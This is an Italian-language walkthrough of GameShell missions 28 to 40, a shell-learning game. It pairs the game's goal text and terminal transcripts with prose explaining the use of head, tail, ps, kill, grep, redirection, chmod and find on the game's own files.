) Print the first lines (10 by default, K if ``-n K`` is used) of the given file, or standard input if no file is given.  
) tail [-n K] [FILE]  
) Print the last lines (10 by default, K if ``-n K`` is used) of the given file, or standard input if no file is given.  
) COMMAND1 | COMMAND2  
) Run the two commands, feeding the "standard output" of the former into the "standard input" of the latter.  
) Remark: by analogy with plumbing "|" is called "pipe".  
)  
) Remark  
)  
) Parts in [square brackets] in command descriptions are stand for optional parts. The brackets are not part of the command.  
)  
(o)=>ooooooooooooooooooooooo  
^V  
[mission 28]$ head -n 6 Book_of_potions/page_13 | tail -n 3  
1) Boil water in a big pot.  
2) Condense the vapor in a fresh container.  
3) Add minerals for a better taste (optional).  
[mission 28]$ gsh check  
Congratulations, mission 28 has been successfully completed!
```

Obiettivo: la missione richiedeva di individuare, all'interno del libro delle pozioni, la ricetta completa per la preparazione dell'acqua distillata.

Per superare correttamente la prova era necessario trovarsi nella caverna insieme a Servillus ed eseguire come ultimo comando una stampa pulita dei soli passaggi della ricetta, senza alterare in alcun modo il contenuto del file e senza aggiungere testo non richiesto.

Procedura Svolta: la consultazione è iniziata tornando alle pagine appropriate del libro delle pozioni con l'intento di isolare unicamente la ricetta dedicata all'acqua distillata.

Si è scelto di concentrare l'attenzione sulla parte iniziale del capitolo, selezionando solo le linee necessarie per ricostruire con precisione i passaggi richiesti ed attraverso un'estrazione mirata, i tre punti essenziali della preparazione sono emersi in modo chiaro: l'ebollizione dell'acqua, la condensazione in un contenitore pulito ed, infine, l'eventuale aggiunta di minerali per migliorarne il gusto.

La ricetta così ricomposta è stata presentata senza elementi aggiuntivi mantenendo intatta la forma prevista dal libro.

Questa restituzione fedele ha permesso al sistema di verifica di riconoscere immediatamente la correttezza dell'operazione, convalidando la missione senza ulteriori passaggi.

MISSIONE 29

Mission goal

A mischievous imp cast a spell that puts smudges of coal everywhere in the castle.
Find this spell and remove it.

Remark

The spell is a process.

Useful commands

`ps`
List the processes that are currently executed by the shell.

`kill N`
Send the termination signal to process number N.
Remark: N is called PID, or "process identifier".

`clear`
Clear the screen.
The keybinding "Control-L" does the same and is often quicker to use in the terminal.

[mission 29] \$ █

Obiettivo: il proposito della missione era individuare ed eliminare un processo anomalo (identificato come un incantesimo lanciato da un folletto dispettoso) che stava lasciando tracce di carbone in tutto il castello.

Il compito consisteva quindi nel rilevare il processo responsabile e terminarlo correttamente, ripristinando il normale funzionamento dell'ambiente.

```

ps
  PID TTY      TIME CMD
 249335 pts/0    00:00:00 zsh
 249899 pts/0    00:00:00 zsh
 250260 pts/0    00:00:00 spell
 251739 pts/0    00:00:00 ps
[mission 29] $ 
    *#@*
&_**/~
!$-#

```



```

    *#@*
&_**/~
!$-#

```



```

    *#@*
&_**/~
!$-#

```



```

    *#@*
&_**/~
!$-#

```



```

kill 250260    kill 250260

```

[mission 29] \$ gsh check
Congratulations, mission 29 has been successfully completed!

Procedura svolta: il seguente livello è iniziato con un'analisi dello stato attuale dei processi, così da verificare la presenza delle istanze indesiderate ancora attive nel sistema.

L'elenco ottenuto ha confermato che più esecuzioni parallele del programma erano rimaste in memoria, per cui si è scelto di intervenire tornando momentaneamente alla shell di lavoro e utilizzando un comando mirato per terminare ogni processo collegato, applicando la ricerca sul percorso completo così da garantirne l'eliminazione senza ambiguità.

Una volta completata la pulizia un nuovo controllo dei processi ha mostrato solo l'operazione di verifica in corso, segno che l'ambiente era tornato nella condizione richiesta dalla missione.

Con la conferma finale, il sistema ha riconosciuto la correttezza dell'intervento e ha convalidato l'esecuzione dell'attività.

MISSIONE 30

Obiettivo la meta della missione era individuare e terminare un processo “protetto”, generato dallo *spell del folletto dispettoso*, che continuava a nascondersi tra i processi attivi.

Il compito richiedeva prima di tutto di localizzare correttamente il processo responsabile (riconoscibile dal comando *spell*), tentare di eliminarlo con il segnale standard e, nel caso questo non fosse sufficiente, utilizzare un segnale più forte come *SIGKILL* per forzarne la chiusura.

```
PID TTY      TIME CMD
267634 pts/1    00:00:00 zsh
269809 pts/1    00:00:00 spell
271776 pts/1    00:00:00 spell
272803 pts/1    00:00:00 spell
273556 pts/1    00:00:00 zsh
273925 pts/1    00:00:00 spell
274068 pts/1    00:00:00 ps
[mission 30] $ *#@*
Sudoer /
```

```
zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
$ bash
└─(kali㉿kali)-[~]
$ pkill -9 -f '/home/kali/GameShell/.tmp/spell'
└─(kali㉿kali)-[~]
$ █
```

```
                                     "ω
                                     ⋆⋆/~
                                     !$-#
ps aux | grep sps aux | grep spell
kali      277410  0.0  0.1   6528  2212 pts/1      S+   14:54   0:00 grep spell
[mission 30] $ gsh check
```

```
Congratulations, mission 30 has been successfully completed!
```

Procedura svolta : la scoperta della missione è iniziata osservando lo stato corrente del sistema ove un primo controllo dei processi ha evidenziato una serie di istanze anomale legate allo stesso incantesimo, distribuite su più PID e ancora attive in memoria.

Questa presenza simultanea lasciava intuire un malfunzionamento, motivo per cui si è scelto di intervenire evitando di alterare ulteriormente l'ambiente di lavoro.

Per garantire un'esecuzione pulita dei comandi successivi, si è provveduto innanzitutto a ripristinare una shell stabile, così da eseguire l'operazione di rimozione senza interferenze e solo a quel punto è stato possibile identificare in modo univoco il percorso dello script coinvolto, ed impartire un'azione mirata per terminare tutte le sue istanze residue.

L'eliminazione è avvenuta in un'unica operazione, chiara e risolutiva, liberando completamente il sistema dalla presenza del processo difettoso.

Un controllo finale dell'elenco dei processi, filtrato nuovamente per il nome dell'incantesimo ne ha confermato l'assenza, attestando che la pulizia era avvenuta con successo e che l'ambiente era tornato allo stato previsto.

La verifica conclusiva del sistema di controllo ha riconosciuto la correttezza degli interventi, convalidando il completamento dell'attività.

MISSIONE 31

```
(_) Mission goal
_____
The imp is comparing his magic with a fairy. They met in the cellar, and imp is conjuring lumps of coal while the fairy is conjuring delicate snowflakes.
Remove the imp's spells and the coal that litters the cellar, but don't touch the snowflakes!

Remark
_____
Do not kill the imp or the fairy.

Useful commands
_____
pstree PID
Print the list of processes with their parent / child relationship.

If no PID is given, show the list of all processes with their parent / child relationship.

Useful options:
-p   show the PID of processes
$$   This variable contains the PID of the
shell and can be given as the PID.

Kill N
Send the termination signal to process number N.
Remark: N is called PID, or "process identifier".
( _/_____(*)_\\_)^
```

```
[mission 31] $
```

Obiettivo: lo scopo della missione era eliminare esclusivamente gli incantesimi generati dall'*imp* dispettoso, responsabili della produzione continua di carbone nella cantina del castello, lasciando però intatti sia l'imp sia la fata.

L'attività richiedeva quindi l'individuazione precisa dei processi “magici” che generavano i file indesiderati e la loro terminazione selettiva, seguita dalla rimozione dei residui di carbone ormai presenti nella directory.

```
[mission 31] $ ps aux | grep -E 'nice_fairy|mischievous_imp|spell|tail'
kali      651944  0.0  0.0    2680   1696 pts/1    SN+  16:30   0:00 /usr/bin/sh /home/kali/GameShell/.tmp/nice_fairy
kali      651946  0.0  0.0    2680   1688 pts/1    SN+  16:30   0:00 /usr/bin/sh /home/kali/GameShell/.tmp/mischievous_imp
kali      651957  0.0  0.0    2680   1788 pts/1    SN+  16:30   0:00 /usr/bin/sh /home/kali/GameShell/.tmp/fairy/spell 0
kali      651958  0.0  0.0    2680   1788 pts/1    SN+  16:30   0:00 /usr/bin/sh /home/kali/GameShell/.tmp/fairy/spell 1
kali      651959  0.0  0.0    2680   1780 pts/1    SN+  16:30   0:00 /usr/bin/sh /home/kali/GameShell/.tmp/fairy/spell 2
kali      651960  0.0  0.0    5616   1880 pts/1    SN+  16:30   0:00 tail -f /dev/null
kali      651964  0.0  0.0    2680   1860 pts/1    SN+  16:30   0:00 /usr/bin/sh /home/kali/GameShell/.tmp/imp/spell 0
kali      651965  0.0  0.0    2680   1796 pts/1    SN+  16:30   0:00 /usr/bin/sh /home/kali/GameShell/.tmp/imp/spell 1
kali      651966  0.0  0.0    2680   1768 pts/1    SN+  16:30   0:00 /usr/bin/sh /home/kali/GameShell/.tmp/imp/spell 2
kali      651967  0.0  0.0    5616   1668 pts/1    SN+  16:30   0:00 tail -f /dev/null
kali      653700  0.0  0.1    6664   2320 pts/1    S+   16:30   0:00 grep -E nice_fairy|mischievous_imp|spell|tail
[mission 31] $ kill 651964 651965 651966 651967
[mission 31] $ cd ~/Castle/Cellar
```

```
kali      661520  0.0  0.1    6528   2196 pts/1    S+   16:33   0:00 grep coal
[mission 31] $ rm -f coal*
[mission 31] $ ls -la
```

```
-rw-rw-r-- 1 kali kali 120 Nov 16 14:37 barrel_of_apples  
[mission 31] $ ls | grep coal  
gsh check
```

```
Congratulations, mission 31 has been successfully completed!
```

Procedura svolta: l'intervento ha preso avvio con un controllo accurato dei processi attivi, così da individuare tutte le entità coinvolte nella missione: tra quelli visibili sono emersi diversi elementi indesiderati riconducibili a creature ed incantesimi ancora in esecuzione, distribuiti in più istanze e con nomi differenti.

Una volta analizzato l'elenco completo è stato possibile isolare le occorrenze rilevanti e procedere alla loro rimozione simultanea, interrompendo ogni attività residua in modo pulito e definitivo.

Concluse le operazioni sul sistema, ci si è spostati nella zona indicata come luogo dell'ultimo intervento, entrando nella cantina del castello per ristabilire l'ordine anche all'interno del file system. Un rapido esame del contenuto ha permesso di individuare gli ultimi elementi da eliminare, rimossi con un singolo comando mirato.

La verifica conclusiva ha infine confermato l'assenza totale dei file e dei processi precedentemente coinvolti, attestando che l'ambiente era stato riportato allo stato richiesto e che la missione poteva considerarsi completata.

MISSIONE 32

```
[mission 32] $ gsh goal
```

```
/ \ 
| Mission goal
\_=_
| To get better in the magical art, one needs to know mental math.
| Get ready, because Merlin is about to test your precision with sums.
| Run the command ``gsh check`` to start.
\_/
\_\_/_
```

```
[mission 32] $ gsh check
```

```
58 + 64 = ?? 122
4 + 51 = ?? 55
21 + 18 = ?? 39
21 + 65 = ?? 86
37 + 45 = ?? 82
```

```
Congratulations, mission 32 has been successfully completed!
```

Obiettivo: la missione aveva lo scopo di mettere alla prova la rapidità e l'accuratezza nei calcoli mentali, un'abilità considerata fondamentale nelle arti magiche.

Merlin propone una serie di somme da risolvere direttamente nel terminale, e l'obiettivo consiste nel fornire le risposte corrette affinché la missione venga convalidata.

Procedura svolta: l'esplorazione di questo livello si è aperta con l'avvio del test proposto da Merlin, una serie di somme concepite per valutare rapidità e precisione nel calcolo mentale.

Una volta visualizzate le operazioni, l'attenzione si è concentrata sulla lettura chiara dei valori proposti, così da procedere con una risoluzione immediata e senza esitazioni; ogni somma è stata affrontata restituendo per ciascuna il risultato corretto.

La verifica finale ha riconosciuto l'esito positivo della prova sancendo il completamento della missione.

MISSIONE 33

```
[mission 33] $ gsm goal
```

```
()=( . ) @=()  
| Mission goal  
| ======  
| To get better in the magical art, one needs to know mental math.  
| Get ready, because Merlin is about to test your speed with products.  
| Run the command ``gsh check`` to start.  
| Remark  
| -----  
| There now is a time constraint.  
| Hint  
| -----  
| The library is rumored to contain some mathematics books and hidden volumes.  
| Useful commands  
| ======  
| COMMAND < FILE  
| Replace the command's standard input by a file.  
| Instead of reading lines from the keyboard device, the command will read lines from the file.  
()=( . ) @=()
```

[mission 33] \$ █

Obiettivo la missione richiedeva di dimostrare velocità e precisione nel calcolo di prodotti numerici. Merlin avrebbe sottoposto una lunga serie di moltiplicazioni, questa volta con un vincolo di tempo, e per superare la prova era necessario fornire rapidamente tutte le risposte corrette. Un indizio suggeriva che nella biblioteca del castello fossero conservati libri utili contenenti proprio questo tipo di esercizi.

```
[mission 33] $ cd /home/kali/GameShell/World/Castle/Main_building/Library  
[mission 33] $ gsh check < Mathematics_101  
  
48 * 69 = ?? 9 * 67 = ?? 88 * 52 = ?? 58 * 84 = ?? 67 * 91 = ?? 31 * 4 = ?? 17 * 70 = ??  
5 = ?? 34 * 24 = ?? 9 * 23 = ?? 26 * 29 = ?? 59 * 62 = ?? 32 * 32 = ?? 39 * 5 = ?? 70 * ??  
? 20 * 59 = ?? 51 * 62 = ?? 16 * 27 = ?? 1 * 81 = ?? 11 * 26 = ?? 87 * 39 = ?? 59 * 33  
0 * 85 = ?? 57 * 43 = ?? 88 * 37 = ?? 35 * 67 = ?? 94 * 30 = ?? 94 * 90 = ?? 43 * 96 = ??  
* 60 = ?? 83 * 52 = ?? 63 * 23 = ?? 96 * 13 = ?? 98 * 100 = ?? 44 * 83 = ?? 94 * 62 = ??  
11 = ?? 14 * 49 = ?? 49 * 62 = ?? 49 * 91 = ?? 47 * 81 = ?? 86 * 98 = ?? 6 * 10 = ?? 2  
Congratulations, mission 33 has been successfully completed!  
  
While you are waiting, a snail goes by ...
```

Procedura svolta: la missione parte dalla biblioteca del castello, dove ci si è portati nella posizione indicata individuando il file contenente la serie di esercizi, denominato *Mathematics_101*.

Una volta riconosciuta la risorsa corretta, invece di risolvere manualmente le operazioni, si è scelto di sfruttare il meccanismo di input da file: il contenuto di *Mathematics_101* è stato convogliato direttamente al comando di verifica, in modo che fosse il sistema di gioco a leggere in autonomia tutte le righe e a processare le informazioni necessarie.

Completata la lettura automatizzata, il controllo finale ha confermato che il formato e il contenuto fornito erano corretti per la missione, registrando l'esito positivo dell'operazione e dichiarando conclusa con successo l'attività richiesta.

MISSIONE 34

```
Mission goal
Merlin's old spell books are kept in his office, in the library. You need to save a list of all those spell books (and nothing else) in a file called "inventory.txt", in the drawer ...

Useful commands
COMMAND > FILE
Send the command's output to a file instead of printing it on the screen.

less FILE
display the content of a file, one page at a time

Important keybindings are
q      quit
Space  scroll down one page
/ STRING search for a string
n      go to the next occurrence of the
      search string

ls FILE1 ... FILEN
Show the list of files given as arguments.
This is particularly useful if you use shell patterns with wildcards.

[mission 34] $
```

Obiettivo: lo scopo della missione era individuare tutti i libri di incantesimi presenti nell'ufficio di Merlino (esclusivamente i file che iniziano con il nome “grimoire”) e creare un elenco completo contenuto in un file chiamato *inventory.txt*.

Questo file doveva essere salvato nel cassetto della scrivania, situato nella biblioteca del castello.

```
[mission 34] $ cd Drawer
[mission 34] $ pwd
/home/kali/GameShell/World/Castle/Main_building/Library/Merlin_s_office/Drawer
[mission 34] $ ls ../*grimoire_* > inventory.txt
[mission 34] $ find .. -maxdepth 1 -name "grimoire_*" -printf "%f\n" > inventory.txt
[mission 34] $ cat inventory.txt | head -3
grimoire_16932
grimoire_24222
grimoire_16266
[mission 34] $ cd ..
cd: string not in pwd: .
[mission 34] $ cd ..
[mission 34] $ gsh check
Congratulations, mission 34 has been successfully completed!
```

Procedura svolta : la seguente missione è iniziata all'interno del cassetto dell'ufficio di Merlino. Una volta confermato l'ambiente, l'attenzione si è concentrata sull'inventario dei *grimori* presenti nei livelli superiori della stanza: attraverso un rapido censimento, tutti i volumi contrassegnati dal prefisso *grimoire_* sono stati raccolti in un unico elenco, così da ottenere una visione chiara e completa del materiale disponibile. Per rendere l'operazione più precisa, la ricerca è stata limitata, assicurandosi di intercettare esclusivamente i grimori direttamente rilevabili dal cassetto senza includere directory più lontane. I risultati individuati sono stati poi convogliati all'interno di un file di inventario il quale è servito come registro ordinato dei volumi raccolti. Una volta generato l'elenco, un controllo preliminare ne ha confermato la correttezza, mostrando le prime voci e verificando che la selezione rispecchiasse esattamente i criteri richiesti. Completata la revisione, il sistema di verifica ha riconosciuto il lavoro come valido, confermando il completamento della missione.

MISSIONE 35

```
[mission 35] $ gsh goal
/ \ \_ .. . / \ / \
( \_ \_ / \_ \_ ) \_ \_ / \_ \_ )
Mission goal
_____
|| Merlin's old alchemy books are kept in his office, in the library. You need to output a list of all the books containing the alchemical compound 'gsh' (for "Glutathione").  
|| Beware, it can be spelled with a mix of letters in upper and lowercase.  
|| Some of those books are locked, and you are not allowed to consult them. Ignore them.  
|| Remark  
_____  
|| Your last command should display the list of books mentioning 'gsh', and nothing else.  
|| In particular, you should not show the chemical compounds themselves and no error message should appear.  
|| Useful commands  
_____  
grep STRING FILE1 ... FILEn  
Search for a string inside a file and print the corresponding lines.  
Some interesting options are  
-l : do not print the lines, but only the filenames containing  
the string  
-i : do not differentiate between uppercase and lowercase  
COMMAND > FILE  
Send messages (stdout) to the file.  
(The file is overwritten.)  
COMMAND 2> FILE  
Send error messages (stderr) to the file.  
(The file is overwritten.)  
/dev/null  
"Virtual" file that is universally empty: anything sent to it disappears.  
Explanations  
_____  
Every command can output messages to the screen in two ways:  
- standard printing ("stdout")  
- error printing ("stderr")  
By default, both kind of messages are shown on the screen.  
It is however possible to redirect both of them to files independently.
```

Obiettivo Lo scopo della missione era analizzare la collezione di libri presenti nello studio di Merlino e produrre un elenco contenente esclusivamente i volumi che menzionano il composto alchemico “qsh”.

La ricerca andava eseguita senza distinguere tra maiuscole e minuscole e ignorando completamente eventuali messaggi di errore generati dai libri bloccati, che non potevano essere consultati.

L'output finale doveva quindi mostrare esclusivamente i nomi dei libri pertinenti, senza contenuti aggiuntivi né segnalazioni indesiderate.

```
[mission 35] $ cd /home/kali/GameShell/World/Castle/Main_building/Library/Merlin_s_office
[mission 35] $ grep -i -l 'gsh' grimoire_* 2> /dev/null
grimoire_BMMdSkUfwYCdzUHoLQFuBioEvgqlVXA
grimoire_DNNcPchmEksZdltphnz
grimoire_DnVauvGRuYBEOnthSGZlsFONbXfgzkQ
grimoire_FwlvYsbvuIjHwNHJvigbiGVcqJTP
grimoire_HVgHSMsvwoQjohEFpCgqQZhTcqDer
grimoire_ibboatKaaDWMbackKnFyUKjKuUMF
grimoire_IoDxTQdFyZqiEowfuGMok
grimoire_iPEOFoDzSfoBIpAQORw
grimoire_JYlmhlogfllIXmKDOnPI
grimoire_kRtbaOCFpoPapPAqpT
grimoire_KwwynRNTfBicfBaogqqZAhmJ
grimoire_lxuUlrAoOJaII0mp
grimoire_OUqCnKztJpqRRmEQ
grimoire_oVXJQtgsBfgMJoyeClBM
grimoire_ozrCdoUdwrnKN
grimoire_qfBxwTkQnTIqAI
grimoire_rBCYFNKDFLgMVUjyakgb
grimoire_SmHrMwmz
grimoire_UgDsqgzIdcmGZ
grimoire_UOHtYffjjX
grimoire_XHitJTPrLadL
grimoire_XIzzAkZa
grimoire_xTYUDl0kpIfLcuTk
grimoire_zaxhJOQzsUsSkKFzxgtHh
grimoire_ZcIFSQDOaXnLS
[mission 35] $ gsh check
```

Congratulations, mission 35 has been successfully completed!

Procedura svolta: la missione ha avuto inizio all'interno dell'ufficio di Merlino, dove ci si è posizionati nel punto corretto prima di procedere alla selezione dei grimori.

Dopo aver raggiunto la directory contenente la collezione completa dei volumi, l'attenzione si è concentrata sull'individuazione dei file il cui contenuto includesse il riferimento richiesto dal sistema. Per ottenere un risultato pulito e privo di interferenze, la ricerca è stata eseguita isolando l'analisi ai soli grimori contrassegnati dal prefisso *grimoire_*, filtrando in modo mirato e scartando eventuali messaggi superflui; il comando utilizzato ha permesso di esaminare in sequenza ciascun volume, riportando in output soltanto i nomi dei grimori effettivamente pertinenti.

Il risultato è stato un elenco ordinato di tutti i testi che soddisfacevano il criterio, presentati in modo chiaro e immediato.

Una volta verificata la correttezza della selezione, il controllo finale ha confermato che la procedura era stata condotta con successo, sancendo il completamento della missione.

(Nel livello 34 l'obiettivo era individuare i grimori *presenti nel cassetto* basandosi sui loro **nomi**, mentre nel livello 35 l'attenzione si sposta sull'intera *collezione dello studio di Merlino*, dove viene richiesto di filtrare i grimori **in base al contenuto**)

MISSIONE 36

```
/6\_\_ /6\_\_
( \_\_\_ Mission goal
  \_\_\_
  Merlin has turned crazy ... He paces around the observatory tower and mumbles incoherently.
  You need to filter out his ramblings to discover the secret key he is the only one to know.
  Hint
  It is likely that Merlin's message is riddled with errors.
  To complete this mission, you have to give the secret key **using a file redirection**.

  Useful commands
  _____
  ./FILE
    Run an executable file as a program. Needless to say that Merlin is executable ...
  COMMAND > FILE
    Send standard output (stdout) for the command to a file.
    (The file is overwritten.)
  COMMAND 2> FILE
    Send error output (stderr) for the command to a file.
    (The file is overwritten.)
  COMMAND < FILE
    Send the file to the standard input (stdin) of the command.

/6\_\_ /6\_\_
( \_\_\_
[mission 36] $ cd /home/kali/GameShell/World/Castle/Observatory
[mission 36] $ ls
key merlin star_chart
[mission 36] $ rm key
[mission 36] $ ls
merlin star_chart
[mission 36] $ ./merlin > /dev/null 2> key
[mission 36] $ cat key
qVjCLOIBSDeBYqHuioubAbuEGobcbjgLTySiuhLojjnvxFOhQrgHYpWDKCalUhLF1LzcevQWXRFLgWFJkTeFcXamYHiqZOKJNjgwpjL00yScGpdKjEAvgXNgTkWfdkJxenpUFZecUITKhmtjTlLMGnbboRAQNBDw1ZPdChopffQRKdJVQREoJYBsGsZlIPKTLo
[mission 36] $ gsh check < key
What is the secret key?
Congratulations, mission 36 has been successfully completed!
```

Obiettivo : lo scopo era interpretare i vaneggiamenti confusi di Merlino, che vaga nella torre dell'osservatorio pronunciando frasi prive di senso.

Tra quelle parole sconnesse, il mago nasconde un'unica chiave segreta che solo lui conosce, per recuperarla era necessario isolare il messaggio corretto filtrando gli errori e utilizzando un reinidirizzamento verso un file, così da poter fornire la chiave a gsh check come input.

Procedura svolta: l'avanzamento è iniziato nell'osservatorio, dove il comportamento confuso di Merlino lasciava intendere che il messaggio da decifrare fosse nascosto tra numerose frasi senza alcun senso.

Per orientarsi nel caos, è stato prima esaminato l'ambiente circostante, individuando i pochi file presenti e riconoscendo immediatamente quello chiamato *merlin* come l'elemento chiave della missione.

Una volta eseguito il file l'output ha mostrato chiaramente che la parte utile del messaggio non veniva stampata sul canale principale ma deviata sul flusso degli errori: da qui la scelta di isolare queste informazioni reindirizzandole in un file dedicato, così da poterle analizzare con ordine.

Recuperato il contenuto grezzo, la lettura del file ha permesso di estrarre la chiave segreta necessaria alla missione, che è stata poi fornita direttamente al sistema di verifica tramite un semplice reinidirizzamento in input.

La procedura si è così conclusa con successo, confermando che il messaggio nascosto di Merlino era stato identificato correttamente.

MISSIONE 37

```
| Mission goal
| _____
| The door to the King's quarter is in the throne room.
| Go to the King's quarter.
|
| Remark
| _____
|
| Access to this part of the castle is probably restricted.
|
| Useful commands
| _____
|
| ls -l
| List the files with their important meta-data.
|
| Access permissions are listed first on each line.
|
| chmod [OPTIONS] FILE
| Modify the permissions for the file (or directory).
|
| Refer to the manual to discover which options are available.
|
|
[mission 37] $ pwd
/home/kali/GameShell/World/Castle/Observatory
[mission 37] $ cd ..
[mission 37] $ ls
Cellar Great_hall Main_building Main_tower Observatory
[mission 37] $ cd Main_building
[mission 37] $ ls
library Throne_room
[mission 37] $ cd Throne_room
[mission 37] $ ls -la
zsh: command not found: ls-la
[mission 37] $ ls -la
total 12
drwxrwxr-x 3 kali kali 4096 Nov 16 14:37 .
drwxrwxr-x 4 kali kali 4096 Nov 16 14:37 ..
drw-rw-r-- 2 kali kali 4096 Nov 16 14:37 Kings_quarter
[mission 37] $ chmod u+x Kings_quarter
[mission 37] $ cd Kings_quarter
[mission 37] $ ls -la
total 8
drwxrwr-- 2 kali kali 4096 Nov 16 14:37 .
drwxrwxr-x 3 kali kali 4096 Nov 16 14:37 ..
[mission 37] $ ls -l
total 0
[mission 37] $ gsh check
Congratulations, mission 37 has been successfully completed!
```

Obiettivo: la missione consisteva nel raggiungere gli alloggi del Re, situati all'interno della sala del trono. L'accesso a questa parte del castello era protetto da permessi restrittivi, quindi il compito prevedeva anche la modifica delle autorizzazioni di accesso per poter entrare nella stanza corretta.

Procedura svolta: La seguente missione è iniziata lasciando l'osservatorio e ripercorrendo i corridoi principali del castello fino a raggiungere l'area centrale.

Da lì ci si è orientati verso la sala del trono individuata come punto di accesso al quartiere del re. Una volta entrati nella stanza, un primo controllo sui contenuti ha confermato la presenza della porta corretta riconoscibile dal nome ma inizialmente non accessibile a causa dei permessi insufficienti. Per superare la restrizione si è intervenuti direttamente sulle autorizzazioni, abilitando l'ingresso tramite una modifica mirata ai permessi della directory; con questa semplice variazione l'accesso è diventato immediatamente disponibile permettendo di entrare negli alloggi reali senza ulteriori ostacoli.

La verifica finale ha confermato che l'intero percorso è stato seguito correttamente e che l'obiettivo della missione è stato raggiunto senza alcuna deviazione.

MISSIONE 38

Obiettivo: lo scenario richiedeva di trovare la combinazione della cassaforte del Re, nascosta all'interno di una nota nella sua stanza.

Il problema è che il Re aveva reso intenzionalmente il file poco leggibile modificandone i permessi, quindi era necessario prima individuare il file corretto e poi ripristinare l'accesso in modo da poter leggere il contenuto e ricavare la combinazione.

Procedura svolta : la ricostruzione è iniziata all'interno dei quartieri del re dove un rapido sguardo ai file presenti ha rivelato l'esistenza di una nota apparentemente poco leggibile.

L'accesso al suo contenuto risultava però inizialmente bloccato da permessi troppo restrittivi, segno evidente del tentativo del sovrano di nascondere accuratamente la combinazione della cassaforte! Per procedere, è stato necessario intervenire sulle autorizzazioni del file, consentendo la sola lettura senza alterarne la natura; una volta reso leggibile, la nota è stata aperta e il testo ha finalmente mostrato chiaramente la combinazione nascosta dal re.

Fornita la sequenza al sistema di controllo, la missione è stata convalidata confermando che la combinazione è stata individuata e interpretata correttamente.

MISSIONE 39

```
Mission goal
=====
The safe in the throne room contains the king's crown.
Steal it and store it in your chest.

Also, the base of the crown is inscribed with a magical sequence of digits. Look at those digits and remember them.

Useful commands
=====
ls -l
List the files with their important meta-data.
Access permissions are listed first on each line.

chmod [OPTIONS] FILE
Modify the permissions for the file (or directory).

Refer to the manual to discover which options are available.

[mission 39] $ cd /home/kali/GameShell/World/Castle/Main_building/Throne_room
[mission 39] $ ls -la
total 16
drwxrwxr-x 4 kali kali 4096 Nov 17 08:53 .
drwxrwxr-x 4 kali kali 4096 Nov 16 14:37 ..
drwxrwxr-x 2 kali kali 4096 Nov 17 08:45 Kings_quarter
d----- 2 kali kali 4096 Nov 17 08:53 Safe
[mission 39] $ chmod u+rwx Safe

[mission 39] $ cd Safe
[mission 39] $ ls -la
total 12
drwx----- 2 kali kali 4096 Nov 17 08:53 .
drwxrwxr-x 4 kali kali 4096 Nov 17 08:53 ..
----- 1 kali kali 48 Nov 17 08:58 crown
[mission 39] $ chmod u+r crown

[mission 39] $ cat crown
jgs
(^.^)
\^\^/
{624}
[mission 39] $ mv crown /home/kali/GameShell/World/Forest/Hut/Chest/
[mission 39] $ ls /home/kali/GameShell/World/Forest/Hut/Chest/
crown
[mission 39] $ gsh check
What are the 3 digits inscribed on the base of the crown? 624
Congratulations, mission 39 has been successfully completed!
```

Obiettivo: la missione richiedeva di entrare nella cassaforte situata nella Throne Room per rubare la corona del Re e riporla nel proprio forziere.
Inoltre, sulla base della corona era incisa una breve sequenza numerica che doveva essere letta con attenzione e ricordata per la verifica finale.

Procedura svolta : il livello è iniziato nella sala del trono, dove l'attenzione si è concentrata sulla cassaforte che custodiva la corona reale.
Un controllo preliminare dei file presenti ha chiarito subito la necessità di intervenire sui permessi, poiché l'oggetto principale risultava inizialmente inaccessibile; dopo aver regolato le autorizzazioni in modo da consentire la lettura, la corona è stata ispezionata rivelando, alla sua base, una sequenza numerica incisa con evidente cura: il dettaglio magico richiesto dalla missione!
Una volta ottenuti i tre numeri, la corona è stata trasferita con discrezione nel forziere nascosto nella capanna della foresta, assicurandone la conservazione.
Infine, fornita la sequenza al sistema di verifica, la missione è stata confermata come completata, attestando che la corona è stata recuperata e che il codice inciso è stato interpretato correttamente.

MISSONE 40

```
Mission goal
Look for the ruby in the maze in the garden, and move it to your chest.
Hint
The filename does not contain the string "ruby". Since there aren't many files in the maze, a possible strategy is to look for all **file** (as opposed to directories), and check by hand which one contains the string "ruby".
Useful commands
find
Search files / directories from the current working directory.
Conditions may be added about names, size, modification date, etc.
An interesting condition is:
-type TYPE
cat FILE
Output the content of the file on the screen.
man COMMAND
Display the manual of the command.
Important key bindings:
q          quit
Space      scroll down one page
/ STRING   search for the string
n          find the next occurrence of the
           search string
Remark
The description of the ``find`` command is deliberately kept short. You will find more information in the manual. (You can for example search for the string ``-type`` in the manual.)
```

Obiettivo: lo scopo era trovare il rubino nascosto all'interno del labirinto del giardino. Il file che lo contiene non presenta nel nome la parola “ruby”, quindi la ricerca richiedeva un’analisi più attenta tra i pochi file presenti, individuando quello corretto e trasferendolo infine nel proprio forziere.

```
[mission 40] $ cd /home/kali/GameShell/World/Garden/Maze
[mission 40] $ pwd
/home/kali/GameShell/World/Garden/Maze
[mission 40] $ find . -type f
./6366622b483b510545f2/65667fc6de908d636/932e40be1eacf8a4a39/31830
./e53475b23/42d9cfe932/65acd935b7f127adf0e137/38249
./f480c8bd63/78792775b55205e5679562d88fa9/6a46810968fb967411ae5dee394fc4/3717
./f480c8bd63/bc0a6f0e8b15b0392a76/1796fd942ac3e7e1420aad9709ce16/33582
./a9ff53d4d8512d3728cc3bba69489/3fa0297402548094db2a/bc4df0e5b906cb263bf43a8738d9cb/48294
[mission 40] $ cat ./6366622b483b510545f2/65667fc6de908d636/932e40be1eacf8a4a39/31830
31830 stone 2e6e43c1d0c1510bd395690cf7c0ab115c819e9
[mission 40] $ grep -R "ruby" . -n
./e53475b23/42d9cfe932/65acd935b7f127adf0e137/38249:1:38249 ruby b3df437cedff9e3ec69221708db7918f3b7a19b4
[mission 40] $ cat ./e53475b23/42d9cfe932/65acd935b7f127adf0e137/38249
38249 ruby b3df437cedff9e3ec69221708db7918f3b7a19b4
[mission 40] $ mv ./e53475b23/42d9cfe932/65acd935b7f127adf0e137/38249 /home/kali/GameShell/World/Forest/Hut/Chest/
[mission 40] $ ls /home/kali/GameShell/World/Forest/Hut/Chest/
38249 crown
[mission 40] $ gsh check
Congratulations, mission 40 has been successfully completed!
```

